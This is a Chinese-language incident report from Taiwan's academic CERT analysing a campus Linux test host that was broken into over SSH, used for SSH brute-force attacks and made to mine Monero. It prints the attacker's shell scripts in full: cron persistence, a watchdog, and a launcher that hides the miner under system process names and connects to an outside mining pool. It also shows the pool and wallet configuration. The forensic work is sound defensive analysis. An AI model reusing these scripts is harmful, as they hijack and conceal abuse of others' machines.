

個案分析-

校園 Linux 主機感染挖礦

程式事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

107 年 5 月

1. 事件簡介

- 駭客利用受害主機進行挖礦之攻擊行為在 2018 年年初開始越來越頻繁，而挖礦的攻擊行為可分為一般主機挖礦與瀏覽器的挖礦綁架，其中受害主機所用的作業系統大都為 Windows 系統居多，而 Linux 主機感染挖礦程式的現象則不常見。
- 本次事件是某學校實驗室學生進行實驗之測試主機被駭客入侵後，對外進行 SSH.Connection.Brute.Force 暴力攻擊事件。檢視資安通報事件單內容，可以得知該事件的觸發時間點在 2018 年 4 月 17 日 02:54:59。

事件單編號: AISAC-1-000008			
原發布編號	ASOC-INT-201804-00006	原發布時間	2018-04-17 00:00:00
事件類型	對外攻擊	原發現時間	2018-04-17 02:54:59
事件主旨	通報: [ASOC] 大學] 140.111.111.54 SSH.Connection.Brute.Force		
事件描述	ASOC發現貴單位([ASOC] 大學)所屬 140.111.111.54 疑似對外進行 SSH.Connection.Brute.Force 攻擊		
手法研判	貴單位疑似對外進行非法的入侵攻擊，透過每10秒約50次的ssh連線需求，並猜測密碼來進行暴力破解攻擊，攻擊成功後可利用使用者權限來安裝程式或瀏覽、變更、刪除資料，或是拖垮伺服器網路流量及效能來達成阻斷式服務攻擊。影響範圍：所有使用SSH的伺服器。		
建議措施	應請貴單位：1.檢查防火牆紀錄：查看內部是否有開啟異常的連接埠。2.利用工具程式(如:TCPview、procxp)於來源主機觀察，找出實際執行連線的程式，確認該程式是否為惡意程式。3.若連線並非預期行為，則來源主機可能已遭植入惡意程式，建議利用木馬或後門清除程式掃描該主機，並手動檢測是否有惡意程式執行。4.檢視及執行各系統之安全修補，並升級至最新版本。5.攻擊名稱相關參考資料網站：FortiGuard http://www.fortiguard.com/encyclopedia/vulnerability/#id=35662		

- 受害主機使用 Ubuntu 14.04 LTS 作業系統，該受害主機的使用者表示，因為是測試用主機，所以在登入系統的密碼設定上使用了弱密碼，可能因此成為被駭入的目標。
- 查看該事件的佐證資料內容，發現受害主機對外攻擊多個目的 IP，而且所用的 port 皆為 22，這些目的 IP 所屬國家有中國、巴西、加拿大、立陶宛，法國、俄羅斯、美國、英國、荷蘭、德國與澳大利亞等 11 個國家。

時間	名稱	目地 IP	目地 Port	目的國家
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	111.231.247.162	22	中國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	122.152.199.182	22	中國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	131.161.40.99	22	巴西
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	191.241.226.86	22	巴西
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	142.44.255.149	22	加拿大
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	159.89.31.146	22	加拿大
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	173.209.62.2	22	加拿大
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	207.148.21.196	22	加拿大
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	194.135.82.27	22	立陶宛
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	137.74.49.50	22	法國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	164.132.160.187	22	法國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	178.33.107.105	22	法國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	178.33.134.221	22	法國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	176.56.182.141	22	俄羅斯
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	195.96.168.58	22	俄羅斯
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	104.164.164.187	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	104.207.134.236	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	104.237.143.129	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	107.164.140.82	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	108.170.55.11	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	108.187.248.160	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	136.0.223.115	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	147.135.184.30	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	158.69.254.120	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	159.65.76.31	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	165.227.8.131	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	18.196.158.183	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	18.218.249.38	22	美國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	104.238.184.133	22	英國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	194.145.200.120	22	荷蘭
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	134.255.236.70	22	德國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	136.243.27.143	22	德國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	188.138.125.70	22	德國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	188.68.35.158	22	德國
17 四月 2018 02:04:25	TST SSH.Connection.Brute.Force	117.55.229.74	22	澳大利亞

5. 為了瞭解該類型資安事件的觸發原因與攻擊行為，本中心取得主機樣本後進行檢測。

II. 事件檢測

1. 首先，檢視受害主機對外開啟 port 之情形，發現對外開啟 22、80 與 8080 等三個 port，駭客有可能透過這些開啟的 port 入侵。

```

Scanning 192.168.195.160 [1000 ports]
Discovered open port 80/tcp on 192.168.195.160
Discovered open port 22/tcp on 192.168.195.160
Discovered open port 8080/tcp on 192.168.195.160
  
```

2. 檢視授權登入系統的紀錄，發現在 2018 年 4 月 16 日 20:28 與 21:30 有來自英國 IP:178.62.44.104 進行 ssh 連線之紀錄，應為駭客侵入系統之時間。

```
user@VM-Ubuntu-14-64-EN:~$ cat /var/log/auth.log|grep "178.62.44.104"
Apr 16 20:28:18 VM-Ubuntu-14-64-EN sshd[12769]: Accepted password for user from 178.62.44.104 port 51637 ssh2
Apr 16 20:28:44 VM-Ubuntu-14-64-EN sshd[12886]: Received disconnect from 178.62.44.104: 11: Normal Shutdown, Thank you for playing
Apr 16 21:30:54 VM-Ubuntu-14-64-EN sshd[13085]: Accepted password for user from 178.62.44.104 port 16438 ssh2
Apr 16 21:30:55 VM-Ubuntu-14-64-EN sshd[13185]: Received disconnect from 178.62.44.104: 11: Normal Shutdown, Thank you for playing
user@VM-Ubuntu-14-64-EN:~$
```

3. 檢視 CPU 與記憶體資源使用狀態，發現主機整體 CPU 使用率高達 100%，其中執行程式 ld-linux-x86-64 (PID:2992)之 CPU 使用率將近 100%，表示該主機有挖礦現象，而程式 ld-linux-x86-64 可能為一個挖礦程式。

```
user@VM-Ubuntu-14-64-EN: ~
top - 11:40:57 up 1:57, 2 users, load average: 1.08, 1.13, 1.12
Tasks: 462 total, 2 running, 460 sleeping, 0 stopped, 0 zombie
%Cpu(s):100.0 us, 0.0 sy, 0.0 ni, 0.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem: 3067392 total, 1828092 used, 1239300 free, 151192 buffers
KiB Swap: 2093052 total, 0 used, 2093052 free. 800360 cached Mem

  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM     TIME+  COMMAND
 2992 user       20   0 285808 12180 2956  S   99.3   0.4 114:28.34 ld-linux-x86-64
  471 root       20   0     0     0     0  S    0.3   0.0   0:00.28 jbd2/dm-0-8
 4840 root       20   0     0     0     0  S    0.3   0.0   0:00.41 kworker/0:1
 5117 user       20   0  25192  1936  1168  R    0.3   0.1   0:00.07 top
    1 root       20   0  34016  3288  1452  S    0.0   0.1   0:01.35 init
    2 root       20   0     0     0     0  S    0.0   0.0   0:00.02 kthreadd
    3 root       20   0     0     0     0  S    0.0   0.0   0:00.25 ksoftirqd/0
    5 root        0 -20     0     0     0  S    0.0   0.0   0:00.00 kworker/0:0H
    7 root       20   0     0     0     0  S    0.0   0.0   0:00.65 rcu_sched
    8 root       20   0     0     0     0  R    0.0   0.0   0:00.45 rcuos/0
    9 root       20   0     0     0     0  S    0.0   0.0   0:00.00 rcuos/1
```

4. 檢視使用者帳戶 user 的輸入指令紀錄，發現有段指令很可疑，輸入指令 last(秀出最後登入者為誰)→id(檢視目前所用帳戶資訊)→w(檢視目前有哪些使用者登入)→netstat(網路通訊連線狀態)→sudo su (提升權限至管理者)，可能為駭客所輸入的指令內容。

```
root@VM-Ubuntu-14-64-EN:~/home/user# vi .bash_history
```

```
root@VM-Ubuntu-14-64-EN:~/home/user
last
id
w
netstat
netstat -lntu
netstat -ntu
netstat -ntua
sudo su
```

5. 檢視主機對外連線狀態，發現該主機會連線至法國 IP:217.182.169.148:14444，而該連線對應 PID:2992，疑似為一個挖礦連線。


```

user@VM-Ubuntu-14-64-EN:~$ netstat -utap
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost:mysql        *:*                     LISTEN      -
tcp        0      0 192.168.122.1:domain  *:*                     LISTEN      -
tcp        0      0 *:ssh                  *:*                     LISTEN      -
tcp        0      0 localhost:ipp          *:*                     LISTEN      -
tcp        0      0 localhost:postgresql  *:*                     LISTEN      -
tcp        1      0 192.168.195.160:56897  geoname-lookup.ubu:htp CLOSE_WAIT  5060/qvfsd-http
tcp        0      0 192.168.195.160:46264  148.ip-217-182-16:14444 ESTABLISHED 2992/-bash
tcp6       0      0 [::]:http-alt         [::]:*                  LISTEN      -
tcp6       0      0 [::]:http             [::]:*                  LISTEN      -
tcp6       0      0 [::]:ssh              [::]:*                  LISTEN      -
tcp6       0      0 localhost:ipp         [::]:*                  LISTEN      -
tcp6       0      0 localhost:postgresql [::]:*                  LISTEN      -
tcp6       0      0 localhost:8005        [::]:*                  LISTEN      -
tcp6       1      0 localhost:35754       localhost:ipp           CLOSE_WAIT  -
udp        0      0 *:ipsec-nat-t        *:*                     -           -
udp        0      0 *:isakmp              *:*                     -           -
udp        0      0 *:ipp                  *:*                     -           -
udp        0      0 *:mdns                 *:*                     -           -
udp        0      0 *:l2f                  *:*                     -           -
udp        0      0 *:44737                *:*                     -           -
udp        0      0 192.168.122.1:domain *:*                     -           -
udp        0      0 *:bootps              *:*                     -           -
udp        0      0 *:bootpc              *:*                     -           -
udp        0      0 *:49393                *:*                     -           -
udp6       0      0 [::]:ipsec-nat-t     [::]:*                  -           -
udp6       0      0 [::]:isakmp           [::]:*                  -           -
udp6       0      0 [::]:52277            [::]:*                  -           -
udp6       0      0 [::]:mdns             [::]:*                  -           -
udp6       0      0 [::]:62726            [::]:*                  -           -
udp6       0      0 localhost:43217       localhost:43217         ESTABLISHED -

```

- 查看受害主機的排程資訊，發現在 /tmp/.xm/ 內有一個 upd 的程式排程，會將 output 結果輸出到 dev/null 內，而且內容提到 cron.d 的安裝時間為 2018 年 23:49:31，該時間可能為駭客入侵後執行程式的時間點。

```

root@VM-Ubuntu-14-64-EN: /var/spool/cron
root@VM-Ubuntu-14-64-EN: /var/spool/cron# cat crontabs/*
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (cron.d installed on Mon Apr 16 23:49:31 2018)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
* * * * * /tmp/.xm/upd >/dev/null 2>&1

```

- 查看 auth.log 之內容，發現有許多 cron 的 session 開啟，而下一秒馬上關閉的現象，此種開關的情形每隔一分鐘發生，非系統正常行為，疑似因為執行某種程式造成。

```

root@VM-Ubuntu-14-64-EN: /home/user
root@VM-Ubuntu-14-64-EN: /var/log# cat auth.log
May 7 18:13:01 VM-Ubuntu-14-64-EN CRON[3533]: pam_unix(cron:session): session opened for user user by (uid=0)
May 7 18:13:02 VM-Ubuntu-14-64-EN CRON[3533]: pam_unix(cron:session): session closed for user user
May 7 18:14:01 VM-Ubuntu-14-64-EN CRON[3540]: pam_unix(cron:session): session opened for user user by (uid=0)
May 7 18:14:02 VM-Ubuntu-14-64-EN CRON[3540]: pam_unix(cron:session): session closed for user user
May 7 18:15:01 VM-Ubuntu-14-64-EN CRON[3547]: pam_unix(cron:session): session opened for user user by (uid=0)
May 7 18:15:02 VM-Ubuntu-14-64-EN CRON[3547]: pam_unix(cron:session): session closed for user user
May 7 18:16:01 VM-Ubuntu-14-64-EN CRON[3554]: pam_unix(cron:session): session opened for user user by (uid=0)
May 7 18:16:02 VM-Ubuntu-14-64-EN CRON[3554]: pam_unix(cron:session): session closed for user user
May 7 18:17:01 VM-Ubuntu-14-64-EN CRON[3562]: pam_unix(cron:session): session opened for user user by (uid=0)
May 7 18:17:01 VM-Ubuntu-14-64-EN CRON[3561]: pam_unix(cron:session): session opened for user root by (uid=0)
May 7 18:17:01 VM-Ubuntu-14-64-EN CRON[3561]: pam_unix(cron:session): session closed for user root

```

8. 查看 syslog 的內容，發現程式 upd 約每 1 分鐘執行一次，而且執行的次數非常頻繁，推測 auth.log 紀錄的 cron session 開關頻繁現象是因為程式 upd 造成的。

```

user@VM-Ubuntu-14-64-EN: /var/log
May  7 11:41:01 VM-Ubuntu-14-64-EN CRON[5119]: (user) CMD (/tmp/.xm/upd >/dev/nu
ll 2>&1)
May  7 11:42:01 VM-Ubuntu-14-64-EN CRON[5149]: (user) CMD (/tmp/.xm/upd >/dev/nu
ll 2>&1)
May  7 11:43:01 VM-Ubuntu-14-64-EN CRON[5157]: (user) CMD (/tmp/.xm/upd >/dev/nu
ll 2>&1)
May  7 11:44:01 VM-Ubuntu-14-64-EN CRON[5179]: (user) CMD (/tmp/.xm/upd >/dev/nu
ll 2>&1)
  
```

9. 查看目前使用者 user 有執行哪些程式，發現 PID:2992 的程式 ld-linux-x86-64 一直執行著。

```

user@VM-Ubuntu-14-64-EN:~$ ps -u user
PID TTY          TIME CMD
2992 ?             22:59:39 ld-linux-x86-64
  
```

10. 尋找程式 ld-linux-x86-64 在主機內的所在位置，發現在 /tmp/.xm/stak/ 內存在程式 ld-linux-x86-64.so.2，與系統本身 /lib/x86_64-linux-gnu 資料夾內的 ld-linux-x86-64.so.2 檔案名稱相同，推測它偽裝成系統合法檔案名稱是為了避免被使用者發現。

```

root@VM-Ubuntu-14-64-EN:/home/smbuser# find / -name ld-*
/tmp/.xm/stak/ld-linux-x86-64.so.2
/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
/lib/x86_64-linux-gnu/ld-2.19.so
/usr/lib/debug/lib/x86_64-linux-gnu/ld-2.19.so
/usr/share/man/man8/ld-linux.so.8.gz
/usr/share/man/man8/ld-linux.8.gz
/lib64/ld-linux-x86-64.so.2
  
```

11. 查看 tmp 資料夾之內容，發現有兩個可疑資料夾 .jk 與 .xm，內含有可疑檔案，故這兩個資料夾的資料可能為駭客入侵後所放入。

```

user@VM-Ubuntu-14-64-EN:/tmp$ ll
total 59032
drwxrwxrwt 11 root  root    4096 May  8 17:15 ./
drwxr-xr-x 24 root  root    4096 May  7 14:36 ../
-rw-rw-r--  1 user  user      0 Apr 17 01:30 .a
-rw-----  1 user  user      0 Apr 17 18:03 config-err-gyfUn6
-rw-----  1 user  user      0 May  2 00:57 config-err-lsOfLI
-rw-----  1 user  user      0 May  2 01:16 config-err-nGQ4Ed
-rw-----  1 user  user      0 May  7 18:52 config-err-ZqivCI
drwxr-xr-x  2 tomcat7 tomcat7  4096 May  7 17:38 hsperrfdata_tomcat7/
drwxrwxrwt  2 root  root    4096 May  7 18:53 .ICE-unix/
drwxr-xr-x  2 user  user    4096 Apr 30 10:50 .jk/
drwxr-xr-x  2 tomcat7 root    4096 May  7 17:38 tomcat7-tomcat7-tmp/
-rw-rw-r--  1 user  user      0 Apr  9 01:48 unity_support_test.0
-rw-r--r--  1 root  root    7117 May  7 17:38 vgaauthsvclog.txt.0
drwxrwxrwt  2 root  root    4096 Apr 16 22:48 VMwareDnD/
drwx-----  2 root  root    4096 May  8 07:38 vmware-root/
drwx-----  2 user  user    4096 May  7 18:53 vmware-user/
-rw-----  1 root  root    60387572 Apr 16 09:46 wireshark_pcapng_eth0_20180416093322_jg9G1P
-r--r--r--  1 root  root     11 May  7 17:38 .X0-lock
drwxrwxrwt  2 root  root    4096 May  7 17:38 .X11-unix/
drwxr-xr-x  3 user  user    4096 Apr 16 23:49 .xm/
  
```

12. 檢視 .xm 資料夾之內容，發現有許多檔案的產生點在 2018 年 4 月 16 日 21:00 過後，與駭客所侵入時間很接近，更加確定這些檔案可能為駭客所放入，其中有 cpu.txt、output.txt 與 pools.txt 等 3 個文字檔，以及程式 x、a、upd、run、h32、h64 與 md32 等 7 個執行檔值得深入查看內容。

```

root@VM-Ubuntu-14-64-EN:/tmp/.xm# ls -l
total 4168
-rwxr-xr-x 1 user user    329 Oct 27  2017 a
-rw-rw-r-- 1 user user     5 May  7 17:39 bash.pid
-rw-r--r-- 1 user user   7581 Apr 16 22:27 config.txt
-rw-rw-r-- 1 user user   1807 Apr 16 23:49 cpu.txt
-rw-rw-r-- 1 user user    39 Apr 16 23:49 cron.d
-rw-rw-r-- 1 user user     9 Apr 16 23:49 dir.dir
-rwxr-xr-x 1 user user  15125 Feb 21  2016 h32
-rwxr-xr-x 1 user user  838583 Feb 21  2016 h64
-rwxr-xr-x 1 user user  227220 Oct 22  2017 md32
-rw-rw-r-- 1 user user 3126852 May  8 09:33 output.txt
-rw-r--r-- 1 user user   1594 Apr 16 21:08 pools.txt
-rwxr-xr-x 1 user user    452 Apr 16 18:27 run
drwxrwxr-x 2 user user   4096 Apr 16 21:16 stak
-rwxr-w-r-- 1 user user    173 Apr 16 23:49 upd
-rwxr-xr-x 1 user user     24 Oct  5  2017 x
  
```

(1) 查看 pools.txt 之內容，發現存放礦池與錢包帳戶的相關資訊，如礦池 IP 為 217.182.169.148:14444、礦池密碼為 x、幣別為 monero7... 等等。

```

root@VM-Ubuntu-14-64-EN:/tmp/.xm# cat pools.txt
/*
 * pool_address - Pool address should be in the form "pool.supportxmr.com:3333". Only stratum pools are supported.
 * wallet_address - Your wallet, or pool login.
 * rig_id - Rig identifier for pool-side statistics (needs pool support).
 * pool_password - Can be empty in most cases or "x".
 * use_nicehash - Limit the nonce to 3 bytes as required by nicehash.
 * use_tls - This option will make us connect using Transport Layer Security.
 * tls_fingerprint - Server's SHA256 fingerprint. If this string is non-empty then we will check the server's cert against it
 *
 * pool_weight - Pool weight is a number telling the miner how important the pool is. Miner will mine mostly at the pool
 * with the highest weight, unless the pool fails. Weight must be an integer larger than 0.
 *
 * We feature pools up to 1MH/s. For a more complete list see MSM400's pool list at www.moneropools.com
 */

"pool_list" :
[
  [{"pool_address" : "217.182.169.148:14444", "wallet_address" : "44TYbh84mGoMSiuDx9hbdJ6vkcc64MAS9LnaQ2qoJX6dAxvqug8ZAY
2HJLLNL1LX6QLfIwsQH9Snbhyno3BjBWMk6B1nh35", "pool_password" : "x", "use_nicehash" : false, "rig_id" : "", "use_tls" : false,
"tls_fingerprint" : "", "pool_weight" : 1 }],
],

/*
 * Currency to mine. Supported values:
 *
 * aeon7 (use this for Aeon's new PoW)
 * cryptonight (try this if your coin is not listed)
 * cryptonight_lite
 * edollar
 * electroneum
 * graft
 * intense
 * karbo
 * monero7 (use this for Monero's new PoW)
 * sumokoin
 *
 */
"currency" : "monero7",
  
```

(2) 查看 out.txt 的內容，可以看到主機成功連線登入礦池與利用 CPU 挖礦情形之報告紀錄，而且這些紀錄的發生起點皆在 2018 年 4 月 16 日 23:49:31，可以

確定該挖礦行為是因為駭客入侵後產生的。

```
root@VM-Ubuntu-14-64-EN:/tmp/.xm# cat output.txt
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
-----
xmr-stak 2.4.2 e10e8e6

Brought to you by fireice_uk and psychocrypt under GPLv3.
Based on CPU mining code by wolf9466 (heavily optimized by fireice_uk).

Configurable dev donation level is set to 2.0%

You can use following keys to display reports:
'h' - hashrate
'r' - results
'c' - connection
-----
[2018-04-16 23:49:31] : Mining coin: monero7
[2018-04-16 23:49:31] : CPU configuration stored in file 'cpu.txt'
[2018-04-16 23:49:31] : Starting 2x thread, affinity: 0.
[2018-04-16 23:49:31] : hwloc: memory pinned
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : Fast-connecting to 217.182.169.148:14444 pool ...
[2018-04-16 23:49:31] : Pool 217.182.169.148:14444 connected. Logging in...
[2018-04-16 23:49:32] : Difficulty changed. Now: 120001.
[2018-04-16 23:49:32] : Pool logged in.
[2018-04-16 23:49:32] : New block detected.
[2018-04-16 23:50:04] : New block detected.
HASHRATE REPORT - CPU
| ID | 10s | 60s | 15m |
| 0 | 14.1 | (na) | (na) |
Totals (CPU): 14.1 0.0 0.0 H/s
-----
Totals (ALL): 14.1 0.0 0.0 H/s
Highest: 14.3 H/s
```

(3) 檢視 cpu.txt 之內容，可以看到 CPU 排程對於挖礦作業的設定內容。

```
root@VM-Ubuntu-14-64-EN:/tmp/.xm# cat cpu.txt
/*
 * Thread configuration for each thread. Make sure it matches the number above.
 * low_power_mode - This can either be a boolean (true or false), or a number between 1 to 5. When set to true,
 * this mode will double the cache usage, and double the single thread performance. It will
 * consume much less power (as less cores are working), but will max out at around 80-85% of
 * the maximum performance. When set to a number N greater than 1, this mode will increase the
 * cache usage and single thread performance by N times.
 *
 * no_prefetch - Some sytems can gain up to extra 5% here, but sometimes it will have no difference or make
 * things slower.
 *
 * affine_to_cpu - This can be either false (no affinity), or the CPU core number. Note that on hyperthreading
 * systems it is better to assign threads to physical cores. On Windows this usually means selecting
 * even or odd numbered cpu numbers. For Linux it will be usually the lower CPU numbers, so for a 4
 * physical core CPU you should select cpu numbers 0-3.
 *
 * On the first run the miner will look at your system and suggest a basic configuration that will work,
 * you can try to tweak it from there to get the best performance.
 *
 * A filled out configuration should look like this:
 * "cpu_threads_conf" :
 * [
 *   { "low_power_mode" : false, "no_prefetch" : true, "affine_to_cpu" : 0 },
 *   { "low_power_mode" : false, "no_prefetch" : true, "affine_to_cpu" : 1 },
 * ],
 * If you do not wish to mine with your CPU(s) then use:
 * "cpu_threads_conf" :
 * null,
 */
"cpu_threads_conf" :
[
  { "low_power_mode" : true, "no_prefetch" : true, "affine_to_cpu" : 0 },
],
```

(4) 檢視 x 執行檔之內容，發現它會忽略 SIGHUP 的信號，因此當使用者登出或斷線後，程式 a 仍可正常執行，不會受到任何影響。


```
user@VM-Ubuntu-14-64-EN: /tmp/.xm
GNU nano 2.2 File: x
nohup ./a >>/dev/null &
```

(5) 檢視 a 執行檔之內容，發現它會將程式中 echo 開始至 exit 結尾之內容送入程式 upd 內，並且將執行 run 後的結果輸出到 /dev/null 內。

```
user@VM-Ubuntu-14-64-EN: /tmp/.xm
GNU nano 2.2.6 File: a
pwd > dir.dir
dir=$(cat dir.dir)
echo "* * * * * $dir/upd >/dev/null 2>&1" > cron.d
crontab cron.d
crontab -l | grep upd
echo "#!/bin/sh
if test -r $dir/bash.pid; then
pid=$(cat $dir/bash.pid)
if $(kill -CHLD $pid >/dev/null 2>&1)
then
sleep 1
else
cd $dir
./run &>/dev/null
exit 0
fi
fi" >upd
chmod u+x upd
./run &>/dev/null
```

將程式 a 送至 Virustotal 網站檢測，得知其惡意比例為 1/58，僅有一家防毒軟體公司可以檢測出它為 Linux 系統的木馬程式。

```
SHA256: d6a120bb1c4d4ad06d2cef385b6ab3773d8b4d9d7f952754348d02c80013f96c
檔案名稱: a
偵測率: 1 / 58
分析日期: 2018-05-08 07:07:11 UTC (1 分鐘前)
```

防毒	結果
Ikarus	Trojan.Linux.Mech

(6) 查看程式 upd 的內容，發現它最後會執行程式 run，並且將結果輸出到 /dev/null 內。

```
user@VM-Ubuntu-14-64-EN: /tmp/.xm
GNU nano 2.2.6 File: upd
#!/bin/sh
if test -r /tmp/.xm/bash.pid; then
pid=$(cat /tmp/.xm/bash.pid)
if $(kill -CHLD $pid >/dev/null 2>&1)
then
sleep 1
else
cd /tmp/.xm
./run &>/dev/null
exit 0
fi
fi
```

將程式 upd 送至 Virustotal 網站檢測，發現其惡意比例為 0/59，沒有防毒軟體公司認為它為惡意程式。

```
SHA256: 1ffc1960b72a7fdcd02d328dfff633cd7aaba171ae3a9ddbe3cfeca0493ade4  
檔案名稱: upd  
偵測率: 0 / 59  
分析日期: 2018-05-08 07:03:58 UTC ( 0 分鐘 前 )
```

(7) 檢視執行檔 run 之內容，可以得知程式執行時會判斷是 32 位元的作業系統，還是 64 位元的作業系統，本受害主機為 64 位元，故會動態載入 stak 資料夾內的程式 xmr-stak，並且以系統檔案名稱 ld-linux-86-64.so.2 呈現在背景程式執行列表中，藉此隱藏程式 xmr-stak 的存在。

```
user@VM-Ubuntu-14-64-EN: /tmp/xm  
GNU nano 2.2.6 File: run  
#!/bin/bash  
proc=`nproc`  
ARCH=`uname -m`  
HIDE="-bash"  
if [ "$ARCH" == "i686" ]; then  
./h32 -s $HIDE ./md32 -a cryptonight -o stratum+tcp://78.46.202.76:3333 -u etnk5c12V3YAb5gLekc5N8SizEpbpDogS  
elif [ "$ARCH" == "x86_64" ]; then  
./h64 -s $HIDE ./stak/ld-linux-x86-64.so.2 --library-path stak/xmr-stak >>/dev/null &  
fi  
echo $! > bash.pid
```

(8) 將程式 h32 送至 Virustotal 網站檢測，發現其惡意比例為 33/53，而且多家防毒軟體公司稱它為 Prochider，是一個將進程隱藏在監視應用程序中的發布工具，可隱藏程式於背景程式列表中。

```
SHA256: 45ed59d5b27d22567d91a65623d3b7f11726f55b497c383bc2d8d330e5e17161  
檔案名稱: h32  
偵測率: 33 / 53  
分析日期: 2018-05-08 06:35:34 UTC ( 3 分鐘 前 )
```

防毒	結果
Ad-Aware	Linux.ProcHider.A
AegisLab	Hacktool.Linux.Prochiderlc
AhnLab-V3	Linux/Xmlrpc
ALYac	Trojan.Linux.Xhide
Antiy-AVL	HackTool/Linux.ProcHider.a
Avira (no cloud)	LINUX/Procfake
BitDefender	Linux.ProcHider.A
CAT-QuickHeal	Linux.HackTool.ProcHider.a
ClamAV	Unix.Malware.Agent-1395346
Comodo	Application.Linux.HackTool.ProcHider.A
Cyren	Unix/Prochide.A
DrWeb	Tool.Linux.Hider.1
Emsisoft	Linux.ProcHider.A (B)
ESET-NOD32	Linux/HackTool.ProcHider.A
F-Secure	Linux.ProcHider.A
Fortinet	Malware_fam.gw
GData	Linux.ProcHider.A

(9) 將程式 h64 送至 Virustotal 網站檢測，發現其惡意比例為 31/58，而且多家防毒軟體公司稱它為 HTool、Xhide、Procfake、ProcHider 或 HackTool，為一個駭客工具，也具有隱藏程式於背景程式中執行之功能。

SHA256:	7fe9d6d8b9390020862ca7dc9e69c1e2b676db5898e4bfad51d66250e9af3eaf
檔案名稱:	h64
偵測率:	31 / 58
分析日期:	2018-05-08 06:35:23 UTC (1 分鐘 前)

防毒	結果
Ad-Aware	Application.Linux.HTool.A
AhnLab-V3	Linux/Xhide.838583
ALYac	Trojan.Linux.Xhide
Antiy-AVL	Trojan/Win32.SGeneric(S:ES)
Arcabit	Application.Linux.HTool.A
Avast	ELF:ProcHider-A [PUP]
AVG	ELF:ProcHider-A [PUP]
Avira (no cloud)	LINUX/Procfake
BitDefender	Application.Linux.HTool.A
CAT-QuickHeal	ELF.Miner.A.GC
CiamAV	Unix.Malware.Agent-1395347
Cyren	ELF/Application.UXIM
DrWeb	Tool.Linux.ProcHide.6
Emsisoft	Application.Linux.HTool.A (B)
ESET-NOD32	Linux/HackTool.XHide.C potentially unsafe
F-Secure	Application.Linux.HTool
GData	Application.Linux.HTool.A
Ikarus	PUA.Linux.Hacktool
Jiangmin	HackTool.Linux.ia
Kaspersky	HEUR:HackTool.Linux.XHide.a
MAX	malware (ai score=96)

(10) 將程式 md32 送至 Virustotal 網站檢測，發現其惡意比例為 28/60，而且多家防毒軟體公司稱它為 Bitcoinminer，為一個挖礦的惡意程式。

SHA256:	1fd02c046f386f0c8779cef3d207613f3ecaa1aac27b88d0898fa145f584dc22
檔案名稱:	md32
偵測率:	28 / 60
分析日期:	2018-05-08 07:04:53 UTC (0 分鐘 前)

防毒	結果
AhnLab-V3	Linux.Bitcoinminer.227220
ALYac	Misc.Riskware.BitCoinMiner.Linux
Antiy-AVL	RiskWare[RiskTool]/Linux.BitCoinMiner.a
Avast	ELF:BitCoinMiner-AK [PUP]
Avast-Mobile	ELF:BitCoinMiner-P [PUP]
AVG	ELF:BitCoinMiner-AK [PUP]
Avira (no cloud)	ANDROID:BitCoinMiner.kmmec
CAT-QuickHeal	RiskTool.Linux.BitCoinMiner.A
ClamAV	Unix.Tool.Minerd-6404314-0
Comodo	UnclassifiedMalware
Cyren	ELF/Trojan.APXI-3
DrWeb	Tool.Linux.BtcMine.432
ESET-NOD32	a variant of Linux/CoinMiner.K potentially unwanted
Fortinet	Riskware/CoinMiner
GData	Linux.Trojan.Agent.VE1O2W
Jiangmin	RiskTool.Linux.ey
Kaspersky	not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.a
McAfee	Linux/CoinMiner.a
McAfee-GW-Edition	Linux/CoinMiner.a
